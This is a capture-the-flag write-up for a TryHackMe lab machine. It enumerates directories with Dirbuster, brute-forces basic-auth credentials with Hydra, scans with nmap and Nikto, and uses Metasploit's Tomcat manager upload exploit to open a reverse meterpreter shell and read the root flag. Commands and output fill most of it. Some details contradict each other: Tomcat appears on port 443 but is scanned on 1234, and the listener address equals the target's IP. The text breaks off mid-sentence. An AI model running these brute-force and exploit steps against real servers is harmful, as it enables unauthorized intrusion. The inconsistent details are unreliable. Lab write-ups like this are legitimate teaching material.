

We'll start the target machine by clicking the green "Start Machine" button at the top of the task. Next, we need to connect to the TryHackMe network. I'm using a Kali virtual machine so I'll connect using OpenVPN.

| Active Machine Information | | | |
|----------------------------|--------------|------------|--|
| Title | IP Address | Expires | |
| ToolsRUs | 10.10.173.92 | 1h 58m 58s | <div><div>?</div><div>Add 1 hour</div><div>Terminate</div></div> |

Starting the target machine

1. What directory can you find, that begins with a "g"?

We'll find the directory by using Dirbuster. We can open Dirbuster by typing "dirbuster" into the terminal and pressing enter, this brings up a GUI where we can enter our target's information. We'll use Dirbuster's small directory list.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://10.10.173.92:80/

Work Method ☒ Use GET requests only ☐ Auto Switch (HEAD and GET)

Number Of Threads 100 Thre... ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☐ Be Recursive Dir to start with

☐ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Filling out our Dirbuster options


Now we press “Start” and wait for our scan to finish. The scan takes about 4 minutes at 100 threads. When complete, we have a list of the directories it found.

```
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /[REDACTED]/ - 200
Aug 05, 2022 9:44:03 AM org.apache.commons.httpclient.auth.AuthChallengeProcessor selectAuthScheme
INFO: basic authentication scheme selected
Aug 05, 2022 9:44:03 AM org.apache.commons.httpclient.HttpMethodDirector processWWWAuthChallenge
INFO: No credentials available for BASIC '[REDACTED]'@10.10.173.92:80
Dir found: /[REDACTED]/ - 401
DirBuster Stopped
```

Results of Dirbuster scan

2. Whose name can you find from this directory?

Going to the directory we found earlier, we see a name.



Finding the name

3. What directory has basic authentication?

In our scan we can see a directory with a basic authentication scheme. When we try to navigate to the directory we get asked for a username and password.

A screenshot of a basic authentication dialog box. At the top, it shows a globe icon followed by '10.10.173.92'. Below this, it says 'This site is asking you to sign in.' There are two input fields: 'Username' and 'Password'. The 'Username' field is highlighted with a red border. At the bottom right, there are two buttons: 'Cancel' and 'Sign in'.

Asked for username and password

4. What is bob's password to the protected part of the website?

We'll use Hydra to bruteforce the login for the page. We'll use the rockyou.txt wordlist in the scan. The following will be the command we use:

```
hydra -l bob -P /usr/share/wordlists/rockyou.txt 10.10.173.92 http-get "/<directory>"
```

We get a hit on the password almost instantly.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-05 09:58:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://10.10.173.92:80/protected
[80][http-get] host: 10.10.173.92 login: bob password: 
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-05 09:58:47
```

Getting the password

5. What other port that serves a webs service is open on the machine?

Let's use nmap to scan the first 10000 ports. We'll have the results list the services and be very verbose by using the sV and vv flags. The following will be the command we use:

```
nmap -sV -vv -p-10000 10.10.173.92
```

We find three open ports on the machine.

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
443/tcp   open  http    syn-ack Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Results of the nmap scan

6. Going to the service running on that port, what is the name and version of the software?

Navigating to the port we can see the information at the top of the site.

If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

[Security Considerations HOW-TO](#)

[Manager Application HOW-TO](#)

[Clustering/Session Replication HOW-TO](#)

Server Status

Manager App

Host Manager

Finding the version

7. How many documentation files did Nikto identify?

We'll use the following command to start a Nikto scan on the given directory:

```
nikto -id bob:<password> -host http://10.10.173.92:1234/manager/html
```

Note: This scan took a very long time to complete

Near the end of the scan, we can see some documentation is found.

```
+ OSVDB-3092: /manager/html/localstart.asp: This may be interesting...
+ OSVDB-3233: /manager/html/manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/jk-manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/jk-status/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/admin/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/host-manager/manager-howto.html: Tomcat documentation found.
```

Nikto finding documentation

8. What is the server version (run the scan against port 80)?

We'll use the following command to run Nikto against port 80:

```
nikto -host http://10.10.173.92:80
```

We see the server version immediately.

```
+ Target IP:      10.10.173.92
+ Target Hostname: 10.10.173.92
+ Target Port:    80
+ Start Time:    2022-08-05 13:10:21 (GMT-5)

+ Server: ██████████ (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
```

Finding the server version

9. What version of Apache-Coyote is this service using?

In our first Nikto scan we can see the version near the top.

```
+ Target IP:      10.10.173.92
+ Target Hostname: 10.10.173.92
+ Target Port:    ████████
+ Start Time:    2022-08-05 10:15:18 (GMT-5)

+ Server: Apache-Coyote/██████
+ The anti-clickjacking X-Frame-Options header is not present.
```

Finding the Apache-Coyote version

10. What user did you get a shell as?

We have all the information we need to run a Metasploit exploit on the target machine. We'll start the console and search for "tomcat". A large list will appear but we're looking for the following:

```
exploit/multi/http/tomcat_mgr_upload
```

Once we have that loaded up we can list the options and see what needs to be changed. We'll need to change the httppassword, httpusername, rhosts,

report to the values we found through our scans. Then we need to change the LHOST to our TryHackMe IP.

| Name | Current Setting | Required | Description |
|--------------|-----------------|----------|---|
| HttpPassword | | no | The password for the specified username |
| HttpUsername | | no | The username to authenticate as |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][. ..] |
| RHOSTS | 10.10.173.92 | yes | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT | | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | /manager | yes | The URI path of the manager app (/html/upload and /undeploy will be used) |
| VHOST | | no | HTTP server virtual host |

Payload options (java/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | 10.10.173.92 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

Setting the options

With everything set, we'll run the exploit which, when successful, will open a meterpreter shell.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.10.173.92:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying LpKdF13C ...
[*] Executing LpKdF13C ...
[*] Sending stage (58829 bytes) to 10.10.173.92
[*] Undeploying LpKdF13C ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.10.173.92:4444 → 10.10.173.92:34302) at 2022-08-05 13:19:51 -0500

meterpreter > 
```

Getting a meterpreter shell

When the shell is opened, we can run the following command to get what user we are:

getuid

Which tells us the server username.

```
meterpreter > getuid  
Server username: [REDACTED]  
meterpreter > [REDACTED]
```

Getting the user

11. What text is in the file /root/flag.txt

To get the flag, we can change our directory to /root and then use cat to display the flag.

```
meterpreter > cd /root  
meterpreter > ls  
Listing: /root  
=====
```

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|---------------|
| 100667/rw-rw-rwx | 47 | fil | 2019-03-11 11:06:14 -0500 | .bash_history |
| 100667/rw-rw-rwx | 3106 | fil | 2015-10-22 12:15:21 -0500 | .bashrc |
| 040777/rwxrwxrwx | 4096 | dir | 2019-03-11 10:30:33 -0500 | .nano |
| 100667/rw-rw-rwx | 148 | fil | 2015-08-17 10:30:33 -0500 | .profile |
| 040777/rwxrwxrwx | 4096 | dir | 2019-03-10 16:52:32 -0500 | .ssh |
| 100667/rw-rw-rwx | 658 | fil | 2019-03-11 11:05:22 -0500 | .viminfo |
| 100666/rw-rw-rw- | 33 | fil | 2019-03-11 11:05:22 -0500 | flag.txt |
| 040776/rwxrwxrw- | 4096 | dir | 2019-03-10 16:52:43 -0500 | snap |

```
meterpreter > cat flag.txt  
[REDACTED]  
meterpreter > [REDACTED]
```

Getting the user flag

That's the room! We used Dirbuster, Hydra, Nmap, Nikto, and Metasploit to get root on the target machine. I hope this writeup could be helpful in